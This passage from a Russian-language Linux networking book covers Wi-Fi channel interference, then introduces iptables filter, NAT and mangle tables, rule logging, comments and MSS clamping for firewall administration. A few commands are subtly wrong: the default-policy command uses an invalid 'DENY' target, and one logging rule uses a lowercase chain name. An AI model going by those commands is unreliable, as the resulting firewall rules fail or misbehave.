


Рис. 3.16. Помехи от соседей в беспроводной сети: несколько беспроводных BSSID используют один и тот же канал

В следующем примере (тоже из диапазона 2,4 ГГц) видно, что происходит, когда пользователи выбирают более широкую полосу частот для своего сигнала. В беспроводной сети 802.11 можно расширить канал до 40 МГц (по умолчанию ширина канала составляет 20 МГц, а все каналы занимают 80 МГц). Выигрыш от этого заключается в том, что при отсутствии каких-либо соседей это, безусловно, улучшит пропускную способность, особенно для малонагруженного канала (на котором, например, один или два клиента). Однако в среде, где сигналы соседних точек доступа перекрываются, легко убедиться, что увеличение ширины канала (в диапазоне 2,4 ГГц) создает больше помех для всех: у соседних точек доступа может не оказаться хороших вариантов выбора канала. В результате страдает качество сигнала (и пропускная способность) у всех, в том числе у «нехорошего соседа», который решил расширить свой канал.

В диапазоне 5 ГГц значительно больше каналов, поэтому увеличение ширины канала оказывается безопаснее. Тем не менее имеет смысл сначала посмотреть, что происходит в вашем диапазоне, прежде чем выбирать или расширять каналы для точек доступа:




Рис. 3.17. Использование более широких каналов в диапазоне 2,4 ГГц приводит к взаимным помехам

Из инструментов, которые мы обсуждали, LinSSID особенно полезен при исследовании беспроводных сетей, когда нужно узнать, какие каналы доступны, и, что более важно, отследить уровень сигнала и найти «мертвые зоны», чтобы максимизировать покрытие беспроводной сети по всему зданию или территории. LinSSID также помогает обнаруживать ситуации, когда каналы мешают друг другу, и устранять неполадки, которые возникли из-за неверно выбранной ширины канала.

Благодаря тому, что мы обсудили, и инструментам, которые мы изучили, вы теперь должны хорошо справляться с устранением неполадок, связанных с уровнем сигнала беспроводной сети и помехами в диапазонах 2,4 и 5 ГГц. Вы должны уметь использовать инструменты: такие как Kismet — чтобы искать скрытые SSID, такие как Wavemon — чтобы устранять неполадки в сетях, к которым вы подключены, и такие как LinSSID — чтобы просматривать беспроводной спектр в целом, обнаруживать помехи, оценивать уровень сигнала, а также выявлять проблемы с шириной канала и перекрытием каналов.

Итоги

После прочтения этой главы у вас должно сложиться хорошее представление об иерархической организации различных сетевых и прикладных протоколов, которая описана в модели OSI. Вы должны понимать, как работают TCP и UDP, в частности как оба протокола используют порты и как устанавливаются и разрываются сеансы TCP. Вам также пригодится навык использования `netstat` или `ss`, чтобы анализировать, как ваш узел подключается к различным удаленным службам или какие службы он прослушивает. Кроме того, будет полезно уметь с помощью сканеров портов определять, какие узлы и сетевые службы работают в вашей организации. Наконец, материал об инструментах для работы с беспроводными сетями в Linux должен помочь в устранении неполадок, настройке и проектировании беспроводных сетей. Мы будем опираться на все эти навыки по мере дальнейшего путешествия по страницам книги. Однако более важно, что эти навыки пригодятся, чтобы решать проблемы с сетью и сетевыми приложениями в вашей организации.

На этом мы заканчиваем обсуждать устранение неполадок в сети с помощью Linux. Впрочем, в последующих главах мы будем еще возвращаться к этой теме: продвигаясь вперед и настраивая каждую часть инфраструктуры, мы будем обнаруживать новые потенциальные проблемы и новые подходы к устранению неполадок. В этом разделе мы подробно обсудили, как устроен обмен данными с точки зрения сети и узла. В следующей главе мы рассмотрим брандмауэры Linux, с помощью которых можно эффективно ограничивать и контролировать этот обмен данными.

Вопросы для самопроверки

В заключение попробуйте ответить на вопросы, чтобы проверить свои знания по материалу этой главы. Правильные ответы вы найдете в конце книги (см. «Ответы на вопросы»).

1. Анализируя локальные порты с помощью `netstat`, `ss` или другой команды, увидите ли вы когда-нибудь сеанс UDP в состоянии ESTABLISHED?
2. Почему важно иметь возможность узнавать, какие процессы прослушивают какие порты?
3. Почему важно знать, к каким удаленным портам вы подключаетесь из того или иного приложения?
4. Зачем сканировать порты, отличные от tcp/443, на наличие сертификатов, срок действия которых истек или скоро истечет?
5. Зачем Netcat нужны права `sudo`, чтобы запустить прослушивание на порте 80?
6. Какие три канала в диапазоне 2,4 ГГц лучше всего использовать, чтобы минимизировать помехи?
7. Когда имеет смысл использовать ширину канала Wi-Fi, отличную от 20 МГц?

Ссылки

- Модель OSI (ISO/IEC 7498-1):
[https://standards.iso.org/ittf/PubliclyAvailableStandards/s020269_ISO_IEC_7498-1_1994\(E\).zip](https://standards.iso.org/ittf/PubliclyAvailableStandards/s020269_ISO_IEC_7498-1_1994(E).zip)
- Nmap: <https://nmap.org/>
- Справочное руководство по Nmap: <https://nmap.org/book/man.html>
<https://www.amazon.com/Nmap-Network-Scanning-OfficialDiscovery/dp/0979958717>
- Masscan: <https://github.com/robertdavidgraham/masscan>

Глава 4

Брандмауэр Linux

В Linux почти всегда был встроенный брандмауэр, который использовали администраторы. С его помощью можно наладить традиционный периметр защиты с NAT или прокси-сервером. Однако в современных центрах обработки данных более типичны другие сценарии использования брандмауэров на узлах, а именно:

- Контроль входящих соединений, чтобы ограничивать доступ к административным интерфейсам.
- Контроль входящих соединений, чтобы ограничивать доступ к другим установленным службам.
- Ведение журнала доступа, чтобы в дальнейшем реагировать на инциденты — например, после взлома системы безопасности, несанкционированного проникновения или другого нарушения.

Хотя выходная фильтрация (управление исходящим доступом), безусловно, рекомендуется, она чаще реализуется по периметру защиты сети — на брандмауэрах и маршрутизаторах, которые находятся между VLAN или на границе с менее доверенными сетями, такими как общедоступный интернет.

В этой главе мы сосредоточимся на том, чтобы реализовать набор правил доступа к узлу, который поддерживает веб-службу для общего доступа и службу SSH для административного доступа.

Здесь мы рассмотрим такие темы:

- Настройка iptables.
- Настройка nftables.

Технические требования

Чтобы запускать примеры из этой главы, мы по-прежнему будем использовать существующий узел или виртуальную машину с Ubuntu. Эта глава посвящена

брандмауэру Linux, поэтому может пригодиться также второй узел, чтобы тестировать изменения, внесенные в брандмауэр.

При работе с различными конфигурациями брандмауэра мы будем применять только две основные команды Linux:

iptables	Основная команда для управления брандмауэром с помощью iptables
nft	Основная команда для управления современным брандмауэром с помощью nftables

Настройка iptables

На момент написания этой книги (2021 год) архитектуры брандмауэров активно развиваются. iptables остается утилитой брандмауэра по умолчанию во многих дистрибутивах, включая Ubuntu, который мы используем. Однако отрасль начала переходить на более новую архитектуру — nftables: например, в Red Hat и CentOS v8 (на ядре Linux 4.18) nftables устанавливается как брандмауэр по умолчанию. Для справки: когда iptables был представлен в версии ядра 2.4 (в 2001 году), он, в свою очередь, заменил пакет ipchains (который появился в версии ядра 2.2 в 1999 году). Основные причины внедрения новых команд — переход к более согласованному набору команд, улучшенная поддержка IPv6 и продвинутые возможности конфигурирования с помощью API.

Несмотря на то что у архитектуры nftables есть определенные преимущества (которые мы рассмотрим в этой главе), популярность iptables опирается на десятилетия инерции. Целые продукты и системы автоматизации основаны на iptables. Как только мы перейдем к синтаксису, вы убедитесь, что nftables выглядит гораздо привлекательнее. Но имейте в виду, что узлы Linux часто бывают развернуты с расчетом на десятилетия эксплуатации: представьте себе кассовые аппараты, медицинские устройства, системы управления лифтами или узлы, которые работают с производственным оборудованием вроде ПЛК. Во многих случаях на этих узлах-долгожителях не настроено автоматическое обновление, так что не исключено, что в зависимости от типа организации вам придется обслуживать узлы с полноценными версиями ОС 5-, 10- или 15-летней давности. Кроме того, из-за природы этих устройств они не всегда числятся как «компьютеры», даже если подключены к сети. Это означает, что хотя в новых версиях любого дистрибутива можно легко сменить брандмауэр по умолчанию с iptables на nftables, тем не менее в течение многих лет нас будет окружать множество устаревших узлов, которые используют iptables.

Теперь, когда мы знаем, что такое iptables и nftables, давайте приступим к их настройке, начиная с iptables.

Обзор iptables

iptables — это приложение брандмауэра Linux, которое установлено по умолчанию в большинстве современных дистрибутивов. Если iptables включен, он управляет всем входящим и исходящим трафиком узла. Как и следовало ожидать в Linux, конфигурация брандмауэра находится в текстовом файле, который организован в виде таблиц, состоящих из наборов правил — так называемых **цепочек** (chains).

Когда пакет соответствует правилу, результатом применения правила будет та или иная цель. Целью может быть другая цепочка или одно из трех основных действий:

- **Accept:** пакет пропущен.
- **Drop:** пакет отброшен и не проходит.
- **Return:** пакет не проходит дальше по этой цепочке, а возвращается к предыдущей цепочке.

Одна из таблиц по умолчанию называется **filter**. В ней три цепочки по умолчанию:

- **Input:** контролирует пакеты, входящие на узел.
- **Forward:** обрабатывает входящие пакеты для пересылки в другое место.
- **Output:** обрабатывает пакеты, исходящие от узла.

Две другие таблицы по умолчанию — это **NAT** и **Mangle**.

Как в случае с любой новой командой, взгляните на справочную страницу (man) iptables, а также бегло просмотрите встроенную справку iptables. Чтобы читать было удобнее, эту справку можно вызвать с помощью команды less, то есть `iptables --help | less`.

По умолчанию iptables не настроен «из коробки». Команда `iptables -L -v` (-L означает «list», то есть «список») покажет, что ни в одной из трех цепочек изначально нет правил:

```
robv@ubuntu:~$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 254 packets, 43091 bytes)
 pkts bytes target      prot opt in      out     source destination
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target      prot opt in      out     source destination
Chain OUTPUT (policy ACCEPT 146 packets, 18148 bytes)
 pkts bytes target      prot opt in      out     source destination
```

Однако видно, что служба работает, потому что счетчики пакетов и байтов в цепочках INPUT и OUTPUT не равны нулю и увеличиваются.

Чтобы добавить правило в цепочку, используйте параметр `-A`. Эта команда может принимать несколько аргументов. Вот некоторые распространенные параметры:

-i (интерфейс)	Интерфейс, к которому применяется правило
-p (протокол)	Во многих случаях это будет TCP или UDP (с указанием номера порта) или ICMP. Однако также можно использовать all (все протоколы), если вы задаете более широкие правила
-s (источник)	Имя или IP-адрес источника пакетов
-dport (порт назначения)	Обычно это хорошо известный порт; некоторые из таких портов упоминались в предыдущей главе. Например, в правилах iptables часто встречаются порты TCP 22 (SSH) или 443 (HTTPS), особенно если на узле запущена одна или несколько сетевых служб
-j (цель)	Имя цели (ACCEPT, DROP, RETURN) — это обязательный параметр

Так, например, первое из этих правил позволяет узлам из сети 1.2.3.0/24 подключаться к порту tcp/22 на нашем узле, а второе позволяет кому угодно подключаться к tcp/443:

```
sudo iptables -A INPUT -i ens33 -p tcp -s 1.2.3.0/24 --dport
22 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT
```

Порт tcp/22 — это служба SSH, а tcp/443 — это HTTPS, но ничто не мешает вам запускать на этих портах любые другие службы, если нужно. Естественно, если у вас на этих портах ничего не запущено, то правила не имеют смысла.

После этого давайте снова посмотрим на наш набор правил. Добавим номера строк с помощью параметра --line-numbers и пропустим все разрешения DNS для адресов, используя -n (только числовые значения):

```
robv@ubuntu:~$ sudo iptables -L -n -v --line-numbers
Chain INPUT (policy ACCEPT 78 packets, 6260 bytes)
num pkts bytes target prot opt in out source destination
1 0 0 ACCEPT tcp -- ens33 * 1.2.3.0/24 0.0.0.0/0 tcp dpt:22
2 0 0 ACCEPT tcp -- * * 0.0.0.0/0 0.0.0.0/0 tcp dpt:443

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 56 packets, 6800 bytes)
num pkts bytes target prot opt in out source destination
```

Список правил обрабатывается последовательно сверху вниз. Поэтому, например, если вы хотите просто запретить доступ к HTTPS-серверу одному узлу, но разрешить всем остальным, нужно добавить номер строки в спецификатор INPUT. Обратите внимание, что во второй команде следующего листинга мы изменили синтаксис параметра -L: мы задаем правила только для INPUT, а также указываем таблицу фильтров (она применяется по умолчанию, если ничего не указать):

```
sudo iptables -I INPUT 2 -i ens33 -p tcp -s 1.2.3.5 --dport
443 -j DROP
robov@ubuntu:~$ sudo iptables -t filter -L INPUT --line-numbers
```

```
Chain INPUT (policy ACCEPT)
num pkts bytes target prot opt in out source destination
1 ACCEPT tcp -- 1.2.3.0/24 anywhere tcp dpt:ssh
2 DROP tcp -- 1.2.3.5 anywhere tcp dpt:https
3 ACCEPT tcp -- anywhere anywhere tcp dpt:https
```

В предыдущем примере мы использовали параметр `-I`, чтобы вставить правило в конкретную позицию в цепочке. Однако если вы все распланировали и выстраиваете набор правил последовательно, может оказаться проще использовать параметр `-A` («append», «добавить»), который добавляет правило в конец списка.

Также можно определять не подсети, а отдельные узлы — либо по IP-адресу (без маски), либо по диапазону адресов, например: `--src-range 192.168.122.10-192.168.122.20`.

Этот принцип может пригодиться, чтобы защищать определенные службы, которые работают на сервере. Например, зачастую вам нужно, чтобы доступ к портам, которые разрешают административный доступ (допустим, SSH), был только у администраторов этого узла, но при этом вы хотите разрешить более широкий доступ к основному приложению на узле (например, HTTPS). Правила, которые мы только что определили, — часть этой конфигурации при условии, что администраторы сервера находятся в подсети `1.2.3.0/24`. Однако мы забыли запрет, который не позволит подключаться к SSH из других подсетей:

```
sudo iptables -I INPUT 2 -i ens33 -p tcp --dport 22 -j DROP
```

Эти правила могут довольно быстро разрастаться и усложняться. Хорошо иметь привычку группировать правила для каждого протокола. В нашем примере мы поместили все правила для SSH рядом друг с другом, расставив их в логическом порядке, и то же самое сделали для правил HTTPS. Действие по умолчанию для каждого протокола/порта стоит помещать последним в каждой группе, учитывая предыдущие исключения:

```
sudo iptables -L
Chain INPUT (policy ACCEPT)
num pkts bytes target prot opt in out source destination
1 ACCEPT tcp -- 1.2.3.0/24 anywhere tcp dpt:ssh
2 DROP tcp -- anywhere anywhere tcp dpt:ssh
3 DROP tcp -- 1.2.3.5 anywhere tcp dpt:https
4 ACCEPT tcp -- anywhere anywhere tcp dpt:https
```

Поскольку правила обрабатываются последовательно, из соображений производительности стоит поместить в начало списка правила, которые срабатывают чаще всего. Так что, возможно, в нашем примере правила оказались в обратном порядке. На многих серверах порты пользовательских приложений (в данном

случае tcp/443), скорее, находятся наверху списка, а порты, доступные только администраторам (через которые обычно проходит меньше трафика), — внизу списка.

Чтобы удалить конкретное правило по его номеру (например, правило для INPUT под номером 5, если оно у вас есть), используйте такую команду:

```
sudo iptables -D INPUT 5
```

Так как сетевой администратор должен уделять особое внимание безопасности, имейте в виду, что ограничение трафика с помощью iptables — это только первая половина процесса. Вы не сможете анализировать произошедшие события, если у вас не ведется журнал iptables. Чтобы каждое срабатывание правила регистрировалось в журнале, добавьте к правилу параметр `-j LOG`. Кроме этого, можно также добавить уровень журналирования с помощью параметра `--log-level` и неформальное описание с помощью параметра `--log- 'описание'`. Вот что это дает:

- Регистрация разрешенных сеансов SSH позволяет отслеживать попытки сканирования портов административных служб на узле.
- Регистрация заблокированных сеансов SSH отслеживает попытки подключения к административным службам из посторонних подсетей.
- Регистрация успешных и неудачных соединений HTTPS позволяет сопоставлять журналы веб-сервера с журналами локального брандмауэра при устранении неполадок.

Чтобы регистрировать все подряд, делайте так:

```
sudo iptables -A INPUT -j LOG
```

Чтобы регистрировать трафик только из одной подсети, используйте такую команду:

```
sudo iptables -A input -s 192.168.122.0/24 -j LOG
```

Чтобы добавить и уровень журналирования, и неформальное описание, используйте такую команду:

```
sudo iptables -A INPUT -s 192.168.122.0/24 -j LOG --log-level 3 --log-prefix '*ПОДОЗРИТЕЛЬНЫЙ трафик — Правило 9*'
```

Куда записываются журналы? В Ubuntu, с которым мы работаем, они добавляются в `/var/log/kern.log`. В Red Hat или Fedora ищите их в `/var/log/messages`.

Что еще нужно сделать? Как обычно в сфере IT, если вы создаете самодокументируемый код, это часто избавляет вас от написания отдельной документации (которая часто устаревает уже через несколько дней после того, как написана).

Чтобы вставить комментарий, просто добавьте `-m comment --comment «Текст комментария здесь»` к любому правилу.

Давайте добавим комментарии к каждому из четырех правил в нашей небольшой таблице брандмауэра:

```
sudo iptables -A INPUT -i ens33 -p tcp -s 1.2.3.0/24 --dport 22 -j ACCEPT -m
comment --comment "Разрешить доступ администратору"
sudo iptables -A INPUT -i ens33 -p tcp --dport 22 -j DROP -m comment --comment
"Заблокировать доступ не администраторам"
sudo iptables -I INPUT 2 -i ens33 -p tcp -s 1.2.3.5 --dport 443 -j DROP -m comment
--comment "Блокировать входящий веб-трафик"
sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT -m comment --comment "Разрешить
любой веб-трафик"
```

```
sudo iptables -L INPUT
Chain INPUT (policy ACCEPT)
target prot opt in      out      source destination
ACCEPT tcp  --  1.2.3.0/24 anywhere tcp    dpt:ssh
/* Разрешить доступ администратору */
DROP   tcp  --  anywhere anywhere tcp    dpt:ssh
/* Заблокировать доступ не администраторам */
DROP   tcp  --  1.2.3.5  anywhere tcp    dpt:https
/* Блокировать входящий веб-трафик */
ACCEPT tcp  --  anywhere anywhere tcp    dpt:https
/* Разрешить любой веб-трафик */
```

И финальное замечание о правилах `iptables`: последней записью в каждой цепочке становится правило, которое называется политикой по умолчанию (`default policy`). По умолчанию это правило имеет значение `ACCEPT`, поэтому если пакет дойдет до конца списка, он будет пропущен. Это рекомендуемое поведение, если вы хотите запретить часть трафика, а затем разрешить остальной трафик, скажем, чтобы защитить службу, которая является по большей части общедоступной, как, например, практически все веб-серверы.

Однако если вам нужно, наоборот, разрешить часть трафика, а затем запретить прочий трафик, эту политику по умолчанию можно изменить на `DENY`. Чтобы внести такое изменение в цепочку `INPUT`, используйте команду `iptables -P INPUT DENY`. **Важное предупреждение, прежде чем вносить это изменение:** если вы подключены удаленно (например, по `SSH`), не запускайте эту команду, пока ваш набор правил не завершен. Если вы сделаете это до того, как появятся правила, разрешающие хотя бы ваш собственный сеанс, то вы заблокируете свой текущий сеанс (и любой последующий удаленный доступ). Считайте это предупреждением из разряда «не пили сук, на котором сидишь». Именно поэтому значением по умолчанию для политики по умолчанию является `ACCEPT`.

Однако всегда можно добавить последнее правило, которое разрешает или запрещает все подключения, чтобы переопределить политику по умолчанию (какой бы она ни была).

Теперь, когда у нас есть базовый набор правил, важно помнить, что он, как и многие другие вещи, не является постоянным: он просто находится в памяти и не переживет перезагрузку системы. Правила можно легко сохранить с помощью команды `iptables-save`. Если вы допустили ошибку в конфигурации и хотите вернуться к сохраненной таблице без перезагрузки, всегда можно использовать команду `iptables-restore`. Хотя в Ubuntu эти команды установлены по умолчанию, в других дистрибутивах может понадобиться специально установить соответствующий пакет. Например, в дистрибутивах на основе Debian нужен пакет `iptables-persistent`, а на основе Red Hat — пакет `iptables-services`.

Теперь, когда мы получили твердое представление об основных разрешающих и запрещающих правилах, давайте изучим таблицу **преобразования сетевых адресов (NAT)**.

Таблица NAT

NAT (преобразование сетевых адресов) обрабатывает входящий или исходящий трафик для того или иного IP-адреса или подсети таким образом, чтобы он выглядел как относящийся к другому адресу.

Пожалуй, чаще всего так поступают интернет-шлюзы или брандмауэры, где внутренние адреса находятся в одном или нескольких диапазонах RFC1918, а внешний интерфейс подключается ко всему интернету. При этом внутренние подсети преобразуются в маршрутизируемые адреса интернета. Во многих случаях все внутренние адреса отображаются на один внешний адрес, а именно внешний IP-адрес узла шлюза. Для этого в нашем случае каждый кортеж (IP-адрес отправителя, порт отправителя, IP-адрес получателя, порт получателя и протокол) отображается на новый кортеж, где IP-адрес отправителя становится маршрутизируемым внешним IP-адресом, а порт отправителя — ближайшим свободным портом на стороне отправителя (получатель и протокол остаются прежними).

Брандмауэр хранит это отображение внутреннего кортежа на внешний в таблице NAT в памяти. Когда поступает обратный трафик, брандмауэр использует эту таблицу, чтобы отобразить его обратно на реальный IP-адрес и порт внутреннего отправителя. Если соответствующая запись в таблице NAT относится к сеансу TCP, то при разрыве этого сеанса отображение для этой записи удаляется. Если запись относится к трафику UDP, она обычно удаляется после некоторого периода бездействия.

Как это выглядит в реальной жизни? Для примера рассмотрим внутреннюю сеть `192.168.10.0/24`, где все внутренние узлы сконфигурированы в режиме перегруженного NAT и все они используют внешний интерфейс шлюзового узла:




Рис. 4.1. Linux как брандмауэр для периметра сети

Давайте конкретизируем подробности: добавим узел `192.168.10.10`, и пусть этот узел сделает DNS-запрос к `8.8.8.8`:




Рис. 4.2. Пример брандмауэра для периметра сети, демонстрирующий NAT и состояние (отслеживание сеанса или отображение)

Как же будет выглядеть конфигурация для показанного примера? Довольно просто:

```
iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
```

Это заставляет шлюзовой узел маскировать весь исходящий трафик интерфейса `eth1`, используя IP-адрес этого интерфейса. Ключевое слово `POSTROUTING` означает, что будет использоваться цепочка `POSTROUTING`, в которой операция `MASQUERADE` (маскировка) происходит после маршрутизации пакета.

Когда мы добавляем шифрование, становится гораздо важнее, происходит операция до или после маршрутизации. Например, если трафик шифруется до или

после преобразования NAT, может получиться так, что в одном случае трафик зашифрован, а в другом — нет. Так что в этой ситуации исходящий NAT будет аналогично срабатывать до или после маршрутизации. Имеет смысл начать определять порядок, чтобы не возникало путаницы.

Существуют сотни других примеров, но на данном этапе важно, чтобы вы понимали основы того, как работает NAT (в частности, процесс отображения). На время отложим наш пример с NAT и посмотрим, как устроена таблица mangle.

Таблица mangle

Таблица mangle позволяет вручную настраивать значения в пакете IP, когда он проходит через узел Linux. Давайте рассмотрим краткий пример: как поведет себя наш брандмауэр из предыдущего раздела, если восходящий интернет-канал на интерфейсе eth1 использует **цифровую абонентскую линию (DSL)** или спутниковый канал? Обе эти технологии не способны обрабатывать стандартный пакет Ethernet размером 1500 байт. Каналы DSL, например, обычно добавляют накладные расходы на инкапсуляцию, а спутниковые каналы просто используют меньшие пакеты (чтобы ошибки отдельных пакетов затрагивали меньший объем трафика).

Нет проблем, скажете вы. При запуске сеансов происходит целый процесс согласования MTU, когда два взаимодействующих узла выясняют, какой самый большой пакет можно передать между двумя сторонами. Однако этот процесс ненадежен, особенно в случае со старыми приложениями или специфическими службами Windows. Еще одна причина, которая может ему помешать, — если сеть оператора связи почему-либо блокирует ICMP. Такая ситуация может показаться крайне специфичной, однако на практике встречается довольно часто. Наконец, процесс согласования MTU не всегда срабатывает в случае устаревших протоколов. В таких ситуациях вас выручит таблица mangle.

В этом примере таблица mangle получает указание: «Когда видишь пакет SYN, измений **максимальный размер сегмента (MSS)** на какое-то меньшее число» (в этом примере — 1412):

```
iptables -t mangle -A FORWARD -p tcp --tcp-flags SYN,RST SYN -j  
TCPMSS --set-mss 1412
```

Если вы работаете с реальной конфигурацией, как подобрать это «меньшее число»? Если удастся передавать ICMP-пакеты, можно сделать так:

```
ping -M do -s 1400 8.8.8.8
```

Это заставляет команду ping не фрагментировать пакет и отправить пакет размером 1400 байт получателю 8.8.8.8.

Чтобы выяснить «реальный» размер пакета, часто приходится действовать методом тыка. Не забывайте, что в итоговый размер входят 28 байт заголовка пакета.

А если ICMP не работает, можно задействовать команду `nping` из пакета `Nmap`. Здесь мы заставляем `nping` использовать TCP, порт 53, **не фрагментировать (df)**, использовать значение `mtu 1400` и пинговать узел только в течение 1 секунды:

```
$ sudo nping --tcp -p 53 -df --mtu 1400 -c 1 8.8.8.8
Starting Nping 0.7.80 ( https://nmap.org/nping ) at 2021-04-22 10:04 PDT
Warning: fragmentation (mtu=1400) requested but the payload is too small already (20)
SENT (0.0336s) TCP 192.168.122.113:62878 > 8.8.8.8:53 S ttl=64 id=35812 iplen=40
seq=255636697 win=1480
RCVD (0.0451s) TCP 8.8.8.8:53 > 192.168.122.113:62878 SA ttl=121 id=42931 iplen=44
seq=1480320161 win=65535 <mss 1430>
```

Чтобы подобрать подходящее значение `MSS`, в обоих случаях (`ping` и `nping`) нужно искать наибольшее число, которое работает (в случае `nping` это будет максимальное число, при котором вы еще видите пакеты `RCVD`).

Из этого примера ясно, что таблица `mangle` используется очень редко. В частности, она позволяет вставлять или удалять определенные биты в пакете: например, в зависимости от типа трафика вы можете установить в пакете биты **ToS** (Type of Service — тип обслуживания) или **DSCP** (Differentiated Services Code Point — кодовая точка дифференцированных услуг), чтобы указать оператору, какое качество обслуживания может потребоваться для того или иного трафика.

Теперь, когда мы рассмотрели некоторые таблицы по умолчанию в `iptables`, давайте обсудим, почему при построении сложных таблиц критически важно соблюдать порядок операций.

Порядок операций в `iptables`

После обсуждения основных таблиц `iptables` возникает вопрос: почему порядок операций так важен? Мы уже коснулись одного примера: если вы шифруете трафик с помощью `IPSec`, то обычно задействуется специальный список соответствий, который определяет, какой трафик будет шифроваться. Чаще всего имеет смысл сопоставлять трафик с этим списком до того, как он будет обработан таблицей `NAT`.

Похожая ситуация возникает, если вы обеспечиваете маршрутизацию на основе политик. Например, вы можете сортировать трафик по отправителю, получателю и протоколу и перенаправлять трафик резервного копирования по каналу с более низкой стоимостью пакета, а обычный трафик — по каналу с более высокой скоростью и малой задержкой. Эта сортировка обычно тоже уместна до `NAT`.

Существует несколько диаграмм, позволяющих разобраться, в какой последовательности выполняются операции `iptables`. Как правило, я ссылаюсь на диаграмму, которую разработал Фил Хаген (Phil Hagen). Она расположена по адресу <https://stuffphilwrites.com/wp-content/uploads/2014/09/FW-IDS-iptables-Flowchart-v2019-04-30-1.png>:

